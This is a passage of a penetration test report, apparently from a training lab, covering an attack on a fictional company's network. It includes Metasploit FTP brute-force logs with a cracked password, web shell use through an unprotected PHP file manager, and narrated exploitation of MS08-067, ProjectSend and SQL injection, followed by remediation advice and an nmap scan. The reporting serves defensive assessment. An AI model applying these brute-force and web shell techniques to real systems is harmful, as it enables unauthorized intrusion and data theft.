The Security Consultant used Metasploit Framework to bruteforce the FTP account using FTP login dictionary attack. The cracked account shown in *Figure 75*.

```
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsBl51qc (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsCaR44374 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsI16v (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsNHVj8b (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsSKQPi379 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsTIL18u (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:Gsbx5H36 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GscDk2kL (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:Gsj5eN (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsmCentral (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:Gso76C (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:Gsofpe03 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:Gsp2010! (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GspBgP (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GssudSZ317 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GsuZC7 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:GswygEDa (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:guess@123 (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:italy (Incorrect: )
[*] 172.16.16.3:21 - LOGIN FAILED: anthony:magic (Incorrect: )
[+] 172.16.16.3:21 - LOGIN SUCCESSFUL: anthony:Pegasus
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

Figure 75: Cracked anthony Account Password

The Security Consultant successfully connected to FTP server using the cracked password of “anthony” account. An interesting bitmap image file was found on the FTP root directory and successfully downloaded the Steganography.bmp.

```
root@kali:~# ftp 172.16.16.3
Connected to 172.16.16.3.
220 Microsoft FTP Service
Name (172.16.16.3:root): anthony
331 Password required for anthony.
Password:
230 User anthony logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
04-05-16  06:09AM               196662 Steganography.bmp
226 Transfer complete.
ftp>
```

Figure 76: Steganography.bmp File Found on 172.16.16.3

The details of the bitmap image is shown in *Figure 77*.




Figure 77: Steganography.bmp Image

There are many Steganography tools available in the planet. The Security Consultant used QuickStego to extract the text contained in “Steganography.bmp” file.




Figure 78: Extracted Information from Steganography.bmp

Recommendations

- Use SFTP (which uses the SSH protocol) or FTP(S) which uses the FTP protocol with SSL for encryption.
- Consider using a solution like fail2ban to help block password guessing attempts.
- Automatic banning after too many invalid logins is possible.
- Change the port that it listens to avoid the noise in the logs of random attacks.
- Locking down access to specific source IP addresses and limit who can attempt to access the server.
- Allowing or denying access from given IPs, both per-user and globally for the server.
- Set strong password such as a combination of Alphanumeric and special characters, do not use dictionary word

3.10. Challenge 10

Vulnerability Information

Vulnerability	Unsecured Web-Based File Manager
Identified Via	Web Application
Severity	HIGH
Root Cause	Configuration Flaw
Type	Configuration

Description

A web-based file manager is a file management tool that has the ability to create, rename and delete folders; create, upload, rename, download and delete files; edit text files; view image files; sort by name, size, mode and date modified; and more using a web browser.

Impact

An attacker can download sensitive files, upload virus or malware, delete files and make unauthorized changes on the system.

More Information

https://en.wikipedia.org/wiki/File_manager

Narrative

The Security Consultant found PHP File Manager wide open without any protection and successfully uploaded the Web shell to compromise the target host.




Figure 79: PHP File Manager Default Page of finance03.spectreholdings.com

The Security Consultant utilized the uploaded Web shell and navigated to "Terminal" section to activate shell access to the system. As shown in *Figure 80*, IPCONFIG command was executed to confirm the IP address of the target system. The Security Consultant found a Financiers.txt file which contained list of financers contributing to the organization.




Figure 80: Sensitive Data Found on finance03.spectreholdings.com

Recommendations

- Define the purpose of using PHP File Manager, else remove from the production server.
- PHP File Manager must be password protected.
- IP whitelisting the access to the PHP File Manager to ensure that only specific IPs can access it.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.
- Implement a mechanism to automatically detect a malicious Web Shell scripts on the web server.
- To manage the file in a secured channel, use SFTP (which uses the SSH protocol) or FTP(S) which uses the FTP protocol with SSL for encryption.

4. Result Analysis

The Security Consultant uses the security limitation of IT Infrastructure (Network Devices and Servers) and web applications to compromise most of the targets. The Security Consultant discovered a number of High and Medium vulnerabilities that Spectre do not comprehend the severity of leaving the systems by not implementing full security consideration to protect the interest of the organization.

The Security Consultant performed port scan to 10.10.20.0/24, 10.10.30.0/24, 172.19.20.0/24, 172.17.19.0/24, 172.16.16.0/24, and 172.20.20.0/24 subnets to identify all nodes, workstations, servers, domain controller, web servers, Linux machines, Windows machines, web applications, firewalls, IDS, et cetera in the network and discover all running services (refer to *Appendix B*). This information is used as input to build a blueprint of the network infrastructure to identity attack paths and entry points. A malicious attacker can perform the same activity.

A machine running Microsoft Windows XP with IP Address of 10.10.20.2 was compromised due to poor patch management. The Security Consultant was successfully exploited the target host using MS08-067-NETAPI which is a service that could allow remote code execution. The Security Consultant used Metasploit Framework to exploit the vulnerability and initiated a command shell to further the attack.

Apart from the above findings, the Security Consultant has discovered SSH service enabled on 10.10.20.6 from the NMAP scan. The Nessus vulnerability analysis results suggest that the host having an IP Address of 10.10.20.6, the root account is set to default password and it was confirmed.

Most of the compromised hosts are running with vulnerable web applications. These web applications WordPress, Joomla, phpMyAdmin, ProjectSend, Ice HRMS, Wolf CMS, eXploit.co.il, and PHP File Manager, which are provided by third party developers.

The WordPress installed on finance.spectreholdings.com is vulnerable to username enumeration. Tools such as WPScan allows a malicious attacker to scan the blog for security holes and detects the version of WordPress, and version of all plugins and cross-checks with a vulnerability database to see if there are any security threats. WPScan provides multiple ways to discover the usernames of accounts on WordPress web application. The Security Consultant utilized WPScan to exploit vulnerability to enumerate user accounts and brute-forced the password using dictionary attack.

The ProjectSend installed on admin.spectreholdings.com is vulnerable to Arbitrary File Upload. The 'process-upload.php' file allows unauthenticated users to upload PHP files resulting in remote code execution as the web server user. A remote attacker can exploit this to execute arbitrary code within the context of the application, via a crafted HTTP request. The Security Consultant was successfully exploited the target host using ProjectSend Arbitrary File Upload (projectsend_upload_exec) in Metasploit which allows unauthenticated users to upload PHP files resulting in remote code execution as the web server user.

The ICE HRMS installed on hr.spectreholdings.com, the admin account default password remain unchanged. A malicious attacker can gain unauthorized access to the application very easily. In addition to that, the user credential was sniffed and revealed in clear text due to the fact that the web

application is not running on a secured channel. The Security Consultant logged in to the ICE HRMS web application using the default password for the admin account and discovered the “Upload Profile Image” has sanitation defect which allows uploading any type of files without input validation.

The eXploit.co.il, a vulnerable application which is as a learning platform to test various SQL injection Techniques was found on marketing.spectreholdings.com. The Security Consultant took advantage the vulnerability of eXploit.co.il web application to compromise the system. SQLMap was used to exploit the SQL Injection vulnerability to uncover details to further attack the system. The admin user credential of Wolf CMS was successfully cracked and was able to login to the administration portal.

A web-based PHP file manager installed on finance03.spectreholdings.com is wide open without protection. This file management tool that has the ability to create, rename and delete folders; create, upload, rename, download and delete files; edit text files; view image files; sort by name, size, mode and date modified; and more using a web browser, an attacker can download sensitive files, upload virus or malware, delete files and make unauthorized changes on the system.

The exploited web application vulnerabilities mentioned above, the Security Consultant was able to upload a Web Shell. Using the Web Shell, the Security Consultant had more control to the system, further the attack and able to search sensitive data.

The phpMyAdmin installed on techsupport.spectreholdings.com, the root account is set with a weak password. Weak passwords can make the company vulnerable to malicious attackers and may put the business at risk. Bruteforce attack was performed using PATATOR against the phpMyAdmin. The result of bruteforce attack for “root” account was successful. The Security Consultant successfully logged in as “root” to the phpMyAdmin portal and extracted all user accounts (username and password) available on the MySQL database. Using John the Ripper password cracker, hashed weak passwords have been cracked successfully.

The absence network-based or host-based intrusion detection/prevention (IDS/IPS) and antivirus definition is not updated regularly, the existence of Malware was not detected. DarkComet was detected on 172.19.20.5 and communicating to port 1604. The Security Consultant leveraged this remote administration tool (RAT) to compromise the system and able to search sensitive data.

An FTP server running on 172.16.16.3 was discovered with weak password. The Security Consultant successfully a user credential using Metasploit Framework to bruteforce FTP accounts using FTP login dictionary attack. In addition to that, FTP can only handle usernames and passwords in plain text. And Usernames and passwords are not the only things that are sent over clear text. The files themselves are uploaded or downloaded without any encryption at all. FTP communication is vulnerable to packet sniffing and bruteforce attack.

5. Recommendations

This section provides suggested solutions to remediate the vulnerabilities found during the penetration tests. The security assessment carried out at Network Infrastructure and web applications ranks as LOW to MEDIUM.

Black Box Penetration Testing approach was adopted in performing the tests, see *Comprehensive Technical Report* section for complete details.

Implementation of any of the recommendations is strictly voluntary on the part of Spectre and is at the discretion of the organization's management. The implementation of any recommendations contained herein does not guarantee the elimination of all risks.

Vulnerability	Server Service Could Allow Remote Code Execution
Identified Via	Internal Network
Severity	HIGH
Root Cause	Patch Management
Type	Configuration

Description

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.

Impact

A malicious attacker can exploit the vulnerability by parsing the flaw in the path canonicalization code of NetAPI32.dll through the Server Service which allows a bad actor to perform remote code execution.

Recommendations

- Apply security update and patch immediately.
- Always check for security updates and apply the latest service pack regularly.
- The Security Consultant was able to add Windows account on the target host, implement file integrity management (FIM) to keep track changes on the system such as unauthorized account changes and system modifications.

For the SSH weak password

- It is strongly recommended to change the root account password with complexity such as a combination of Alphanumeric and special characters. This should be done immediately to avoid potential damage if compromised by attacker with malicious intent.
- Implement strong password policy such as a combination of Alphanumeric and special characters.

More Information

https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250

Vulnerability	WordPress Username Enumeration
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

The WordPress is vulnerable to username enumeration. Tools such as WPScan allows a malicious attacker to scan the blog for security holes and detects the version of WordPress, and version of all plugins and cross-checks with a vulnerability database to see if there are any security threats with those versions such as Responsive Thumbnail Slider plugin which is prone to an arbitrary file upload vulnerability that allows an attacker to upload shell as an image. WPScan provides multiple ways to discover the usernames of accounts on WordPress web application.

Impact

The attacker can utilized WPScan to exploit discovered vulnerabilities found in the vulnerability database to enumerate user accounts and bruteforce the password using dictionary attack.

Recommendations

- To stop user enumeration in WordPress, this can be done in one of two ways:
  - ✓ To block user-enumeration via `functions.php`, add the following code to the theme's functions file:

```
// Block WP Enum Scans
if (!is_admin()) {
      // default URL format
      if                    (preg_match('/author=([0-9]*)/i',
$_SERVER['QUERY_STRING'])) die();
      add_filter('redirect_canonical',
'shapeSpace_check_enum', 10, 2);
}
function shapeSpace_check_enum($redirect, $request) {
      // permalink URL format
      if (preg_match('/\?author=([0-9]*)(\/*)/i', $request))
die();
      else return $redirect;
}
```

- ✓ Block requests at the server level by adding the following code snippet to the site's root `.htaccess` file:

```
# Block User ID Phishing Requests
<IfModule mod_rewrite.c>
      RewriteCond %{QUERY_STRING} ^author=([0-9]*)
      RewriteRule .* http://example.com/? [L,R=302]
</IfModule>
```

- Moving the wp-content directory will help protect WordPress against some automated attacks.
- Do not use the 'admin' username because it is a prime target for password brute force attacks.
- Move the wp-config.php file one directory up, outside of the web root directory. WordPress will look inside the web root directory for the wp-config.php file as well as within the directory above it. This will help in minimizing the file being exposed to the Internet.
- Use a login lockdown plugin. WordPress by default does not limit the number of unsuccessful login attempts which makes it susceptible to a password bruteforce attack. There are many plugins which introduce this functionality as well as other login security features.
- Keep WordPress and its plugins updated. WordPress and plugin authors are constantly fixing bugs and security issues within their code and releasing new versions. At the time of writing only 21.5% of WordPress blogs are running the latest version.
- Administration over SSL. The wp-login.php file is often accessed over un-encrypted channels such as HTTP. By ensuring the connection is encrypted when you submit your login credentials you reduce the risk of Man In The Middle (MITM) attacks. For further information see: http://codex.wordpress.org/Administration_Over_SSL
- Use unprivileged database user for non-admin functionality (requires some WP code modification). By default WordPress uses the same database user for all users, anonymous users through to authenticated admins. With some code tweaks it is possible to use a lower privileged database user for anonymous users, reducing the risk of database compromise.
- Don't use the default 'wp_' table prefix. By default WordPress uses the 'wp_' database table prefix. This prefix makes it easy for attackers to guess table names. It is recommended that alternative prefixes be used.
- Add a layer of protection to the wp-admin directory and the wp-login.php file with HTTP Basic Authentication.
- IP whitelist the wp-login.php file. Most administrative users login to their blog via the same IP address. By whitelisting access to the wp-login.php file to ensure that only specific IPs can access it.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Implement a mechanism to automatically detect a malicious Web Shell scripts on the web server.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

More Information

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5487
https://nvd.nist.gov/vuln/detail/CVE-2017-5487
https://cxsecurity.com/cveshow/CVE-2017-5487
https://www.cvedetails.com/vulnerability-list/vendor_id-2337/product_id-4096

Vulnerability	Weak Password
Identified Via	Web Application
Severity	HIGH
Root Cause	Configuration Flaw
Type	Information

Description

The most prevalent and most easily administered authentication mechanism is a static password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. A password that is easy to detect both by humans and by computer. People often use obvious passwords such as the names of their children, dictionary word or their house number in order not to forget them. However, the simpler the password, the easier to detect and susceptible to bruteforce attack.

Impact

Weak passwords can make the company vulnerable to malicious attackers and may put the business at risk.

Recommendations

- To mitigate the risk of easily guessed passwords facilitating unauthorized access, introduce additional authentication controls (i.e. two-factor authentication).
- The simplest and cheapest of weak password is the implementation of a strong password policy that ensures password length, complexity, reuse and aging.
- Implement FIM to track unauthorized changes on the system.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

More Information

http://itsecurity.telelink.com/weak-passwords
https://cwe.mitre.org/data/definitions/521.html
https://en.wikipedia.org/wiki/Password_strength

Vulnerability	ProjectSend Arbitrary File Upload
Identified Via	Web Application
Severity	HIGH
Root Cause	Patch Management
Type	Validation

Description

The Arbitrary File Upload vulnerability is due to an input validation error while parsing an HTTP request. A remote attacker can exploit this to execute arbitrary code within the context of the application, via a crafted HTTP request.

Impact

A malicious attacker can gain control to the vulnerable systems. The 'process-upload.php' file allows unauthenticated users to upload PHP files resulting in remote code execution as the web server user.

Recommendations

- Check with the vendor for patch for this issue.
- Report the bug to ProjectSend developer to fix the defect.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

More Information

https://www.cvedetails.com/cve/CVE-2014-9567

Vulnerability	Default Username and Password, Malicious Image File Upload
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

Web applications often make use of popular open source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator. Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed. These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications. Furthermore, in many situations, when a new account is created, a default

password (with some standard characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead to an attacker gaining unauthorized access to the application.

Impact

A malicious attacker can gain unauthorized access to the web application.

Recommendations

- Change default password.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Change or rename default admin Username.
- For the Malicious Image File Upload, report the bug to developer to fix the defect such as providing input sanitation or validation on the image file upload.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

More Information

https://www.us-cert.gov/ncas/alerts/TA13-175A
https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
http://icehrm.blogspot.com/2013/03/ice-hrm-installation.html

Vulnerability	SQL Injection, Vulnerable Web Application, Weak Password
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL Injection vulnerability can possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

The like of eXploit.co.il which is a vulnerable Web app designed as a learning platform to test various SQL injection Techniques. This is a fully functional web site with a content management system based on fckeditor.

Impact

By leveraging an SQL Injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application authentication and authorization mechanisms and retrieve the contents of an entire database. SQL Injection can also be used to add, modify and delete records in a database, affecting data integrity. To such extent, SQL Injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

Recommendations

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. However, be careful with APIs, such as stored procedures that are parameterized that can still introduce injection under the hood.
- Carefully escape special characters using the specific escape syntax for interpreter.
- Positive or “white list” input validation.
- Remove the eXploit.co.il web application on the production environment.
- Use a strong password such as a combination of Alphanumeric and special characters, do not use dictionary word.
- Consider a web application firewall (WAF) – either software or appliance based – to help filter out malicious data. A WAF can be particularly useful to provide some security protection against a particular new vulnerability before a patch is available.

More Information

https://en.wikipedia.org/wiki/SQL_injection
https://www.owasp.org/index.php/SQL_Injection
https://www.owasp.org/index.php/Top_10_2017-A1-Injection

Vulnerability	Malware
Identified Via	Internal Network
Severity	HIGH
Root Cause	Configuration Flaw
Type	Information

Description

Malware is an abbreviated term meaning “malicious software.” This is software that is specifically designed to gain access or damage a computer without the knowledge of the owner. There are various types of malware including Trojan, spyware, keyloggers, true viruses, worms, or any type of malicious code that infiltrates a computer.

Generally, software is considered malware based on the intent of the creator rather than its actual features. Malware creation is on the rise due to the sheer volume of new types created daily and the lure of money that can be made through organized Internet crime. Malware was originally created as experiments and pranks, but eventually led to vandalism and destruction of targeted machines. Today, much of malware is created for profit through forced advertising (adware), stealing sensitive information (spyware), spreading email spam or child pornography (zombie computers), or to extort money (ransomware).

The like of DarkComet remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment. Once the host system is compromised, the intruder may use it to distribute RATs to other vulnerable computers and establish a botnet.

Because a RAT enables administrative control, it makes it possible for the intruder to do just about anything on the targeted computer, including:

- Monitoring user behavior through keyloggers or other spyware.
- Accessing confidential information, such as credit card and social security numbers.
- Activating a system's webcam and recording video.
- Taking screenshots.
- Distributing viruses and other malware.
- Formatting drives.
- Deleting, downloading or altering files and file systems.

RATs can be difficult to detect because they usually don't show up in lists of running programs or tasks. The actions they perform can be similar to those of legitimate programs. Furthermore, an intruder will often manage the level of resource use so that a drop in performance doesn't alert the user that something's amiss.

Impact

Remote Access Trojans (RATs) can provide an attacker with unlimited access to infected endpoints. Using the victim’s access privileges, they can access and steal sensitive business and personal data including intellectual property, personally identifiable information (PII).

Recommendations

The best protection from malware continues to be the usual advice: be careful on opening an email attachment coming from unknown or unfamiliar sources, be cautious when surfing and stay away from suspicious websites, and:

- Isolate and disconnect the infected computer from the Network and perform malware removal.
- Install and maintain an updated, quality antivirus program.
- Keep antivirus software up to date

- Refrain from downloading programs or opening attachments that aren't from a trusted source.
- At the administrative level, block unused ports, turn off unused services and monitor outgoing traffic.
- Implement firewall software to block unwanted incoming and outgoing port connections.
- Protect sensitive data using strong password such as a combination of Alphanumeric and special characters, do not use dictionary word.

More Information

https://en.wikipedia.org/wiki/Malware
https://en.wikipedia.org/wiki/Remote_administration_tool

Vulnerability	Unsecured Web-Based File Manager
Identified Via	Web Application
Severity	HIGH
Root Cause	Configuration Flaw
Type	Configuration

Description

A web-based file manager is a file management tool that has the ability to create, rename and delete folders; create, upload, rename, download and delete files; edit text files; view image files; sort by name, size, mode and date modified; and more using a web browser.

Impact

An attacker can download sensitive files, upload virus or malware, delete files and make unauthorized changes on the system.

Recommendations

- Define the purpose of using PHP File Manager, else remove from the production server.
- PHP File Manager must be password protected.
- IP whitelisting the access to the PHP File Manager to ensure that only specific IPs can access it.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.
- Implement a mechanism to automatically detect a malicious Web Shell scripts on the web server.
- To manage the file in a secured channel, use SFTP (which uses the SSH protocol) or FTP(S) which uses the FTP protocol with SSL for encryption.

More Information

https://en.wikipedia.org/wiki/File_manager

Vulnerability	Unsecured FTP, Weak Password
Identified Via	Internal Network
Severity	MEDIUM
Root Cause	Configuration Flaw
Type	Information

Description

FTP can only handle usernames and passwords in plain text. This is one of the reasons why the root account cannot be used for FTP access on most servers. The same applies for telnet. FTP is not the only protocol that sends everything in the clear, POP, IMAP, and Jabber are some other equally guilty protocols. The difference however is that FTP is very commonly used to upload contents to various kinds of servers including webservers.

Usernames and passwords are not the only things that are sent over clear text. The files themselves are uploaded or downloaded without any encryption at all. FTP communication is vulnerable to packet sniffing and bruteforce attack.

Impact

A malicious attacker can sniff FTP password or bruteforce using dictionary attack and deface a website or download files that will lead the company businesses at risk.

Recommendations

- Use SFTP (which uses the SSH protocol) or FTP(S) which uses the FTP protocol with SSL for encryption.
- Consider using a solution like fail2ban to help block password guessing attempts.
- Automatic banning after too many invalid logins is possible.
- Change the port that it listens to avoid the noise in the logs of random attacks.
- Locking down access to specific source IP addresses and limit who can attempt to access the server.
- Allowing or denying access from given IPs, both per-user and globally for the server.
- Set strong password such as a combination of Alphanumeric and special characters, do not use dictionary word

More Information

https://en.wikipedia.org/wiki/File_Transfer_Protocol
https://en.wikipedia.org/wiki/FTPS

Vulnerability	Port Scan
Identified Via	Internal Network
Severity	LOW
Root Cause	Configuration Flaw
Type	Information

Description

A port scan attack, therefore, occurs when an attacker sends packets to a machine, varying the destination port. The attacker can use this to find out what services that are running and to get a pretty good idea of the operating system.

Impact

A malicious attacker can identify all nodes, workstations, servers, domain controllers, web servers, Linux machines, Windows machines, web applications, firewalls, IDS, et cetera in the network and discover all running services. This information is the input to build a blueprint of the network infrastructure to identity attack paths or entry points.

Recommendations

- Implement firewall to strictly controls which ports are exposed and to whom they are visible, limiting the attack surface discoverable with a port scan.
- Implement intrusion prevention system (IPS) to detect port scans in progress and shut them down before they are able to gain a full map of the network.
- Disable ports and services that are not in used.

More Information

https://en.wikipedia.org/wiki/Port_scanner

6. Appendixes

Appendix A: Subnet Gateway Brief Information

GW Information for 10.10.20.0/24 Subnet

```
Nmap scan report for 10.10.20.1
Host is up (0.0019s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 - SP2
Network Distance: 1 hop
```

